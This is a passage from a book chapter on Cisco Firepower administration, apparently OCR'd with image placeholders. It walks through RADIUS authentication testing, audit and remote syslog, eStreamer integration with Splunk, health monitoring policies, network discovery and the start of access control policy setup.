


Figure 21-66. *ISE authorization profile for FMC admin*

Before enabling the RADIUS external authentication, you can test it. Use the Test button at the bottom of the RADIUS configuration page. Enter a username and password for the user you want to test. If everything is correctly configured, you will see a match on the RADIUS attribute you used and the GUID for the assigned role. Save and apply your changes.




Figure 21-67. *Test RADIUS authentication*

Monitoring Overview

Monitoring in Firepower is comprised of a few different components. There is health monitoring for the FMC and the appliances. There is Syslog for each of the platforms. There is an audit log for administrative tasks. Then there is logging for security events from the access and intrusion prevention policies.

Management Console

By default, logging goes to the FMC. Let's look at the audit log under System ➤ Monitoring ➤ Audit first.




Figure 21-68. *Monitoring menu*

The audit log shows changes and access to pages. The data can be overwhelming. If you click the Edit Search link, you can search for events based on user, subsystem, message, time, source IP, and whether there was a configuration change.

Figure 21-69. *Audit log*

Syslog contains a wealth of information for troubleshooting issues with the management console. It is essentially a web view of the Linux log files. You can use the box in the top left to search for strings in the log files.




Figure 21-70. *FMC Syslog*

The logs that you will use during daily operations are under Analysis. Cisco pushes some of this information to the home dashboard. Analysis allows you to get summary visualizations and detailed connection and event information. One issue with connection events is we need to log connection for them to appear in the log. Cisco's recommendation is to not log every connection. We will revisit the connection log and intrusion event log after we create some policies and generate some events.




Figure 21-71. *Analysis of data logs*

Remote Syslog

Like many things in the Firepower architecture, remote syslog for the management console is configured separately than for the firewall appliances.

To configure the audit log for remote syslog, browse to System ➤ Configuration ➤ Audit Log. The system will send using UDP/514, by default. If you require TLS, you can configure the Audit Log Certificate. When Audit Log Certificate is used, it will use TCP/1554 and encrypt the data.




Figure 21-72. *Configure remote audit logging*

583 Configuring remote logging for the appliances is in the Platform Settings policy. In our example, we are
584 editing the Platform Settings policy we previously created. We enabled logging in the first screen.




Figure 21-73. *Enable logging on platform*

585 Next, we need to create a syslog server. Optionally, you can filter out events and rate limit syslog
586 messages. There are granular controls on filtering events for various sources. We are keeping the defaults in
587 our examples.




Figure 21-74. *Add syslog server*

Once you have configured the filters and format the way you want, save the policy and deploy it to the appliances.

eStreamer

The eStreamer service is designed to send information of data events to an external service. It requires a plugin on the logging server. The eNcore plugin is available for most logging servers.




Figure 21-75. *eStreamer configuration*

In System ➤ Integration ➤ eStreamer, we need to add the host for our monitoring server. When you configure the host, it will ask for an IP/hostname and a password. After adding the host, there is a download button to the right of the hostname or IP address. That will download a certificate. You need the certificate and password when configuring eNcore on the logging server.

The following image shows configuration of eStreamer using eNcore on Splunk. The certificate was downloaded from the FMC and placed in the plugin folder on the Splunk server. The password for the certificate was provided in the configuration. In addition to the eNcore plugin, a Firepower plugin is available to help parse Firepower data.




Figure 21-76. *Splunk eNcore configuration*

Health Policies

Health policies monitor the health of your appliances. The default policy works for most organizations, but sometimes you need to adjust the policy. One way to view an overview of the system's health is through System ➤ Health ➤ Monitor. In our example, we have a critical alert for FTD_Site2. The alert says that GigabitEthernet0/0 is not receiving any packets. In a typical network, you expect that packets will be received within the monitor interval.




Figure 21-77. *Health monitor*

If the firewall is on a network that has so little traffic that it creates this alert, you may want to configure a policy to disable the alert. In this example, we created a new policy based on the default health policy. We changed the Interface Status to Off and then assigned the policy to FTD_Site2. Some policy elements are either on or off, while others allow you to set thresholds.




Figure 21-78. *Disable interface monitoring*

If you need to completely stop monitoring a device, you can blacklist it. A better term for blacklist could be maintenance mode. You aren't blacklisting the device from the system. You are only blacklisting it from monitoring.




Figure 21-79. *Blacklist from monitoring*

Access Policies

Access policies are the meat of a firewall. Access policies determine what traffic is allowed through the system. Next-generation firewalls do not simply look at ports and protocols; they can do deep inspection. This can help protect against exploits that use channels which are normally allowed.

The Firepower system includes capabilities to prefilter, inspect encrypted traffic, inspect files, use security intelligence, create rules based on security tags, and create rules based on user identity. In this section, we focus on rules based on ports and protocols and applications.

Baselining and Discovery

It is nearly impossible to protect a system when you don't know what you are protecting. In an ideal world, you know about every asset and every legitimate connection and can create rules based on that knowledge. In many cases, you need to use tools to discover your network. As we have been walking through examples in this book, we started with a discovery policy. The basic network discovery policy collects high-level information about applications on the network. The default discovery policy only discovers applications. To modify it to also discover hosts, we need to browse to Policies ➤ Network Discovery.




Figure 21-80. *Network Discovery*

The default setting discovers applications on all networks. We want to add a setting to discover hosts, but only on our networks. If we leave 0.0.0.0/0 as the network, it will discover numerous hosts that are not of interest. In our example, we configured network discovery for hosts on all RFC 1918 addresses. We could also detect users, but we have not configured any methods for discovering identities. After changing the discovery options, we deployed to the firewalls.

Figure 21-81. *Add host discovery*

Now that we are discovering hosts, we can see the host table fill up. Other tables and visualizations show the applications running on each host and possible vulnerabilities.




Figure 21-82. *List of discovered hosts*

Access Policy Basics

A basic access policy is extremely similar to a router access list. Just like router access lists, a firewall policy is processed top down. When a rule is matched, it stops and executes that action for the rule. Rules based on source and destination addresses and ports are processed quickly, so they are useful when you don't need deeper inspection.

In our example, we are going to start a new policy. Browse to Policies ➤ Access Control, and then click the New Policy button. We need to give the policy a name and default action. The only options at this point are Block all traffic, Intrusion Prevention, and Network Discovery. If we selected Intrusion Prevention, it would allow traffic if it wasn't explicitly denied unless the intrusion prevention policy blocked it. We are selecting Block all traffic as our default. After the policy is created, we can change the default action. We are not using a base policy. A base policy allows you to create a general policy with rules that other policies can inherit.

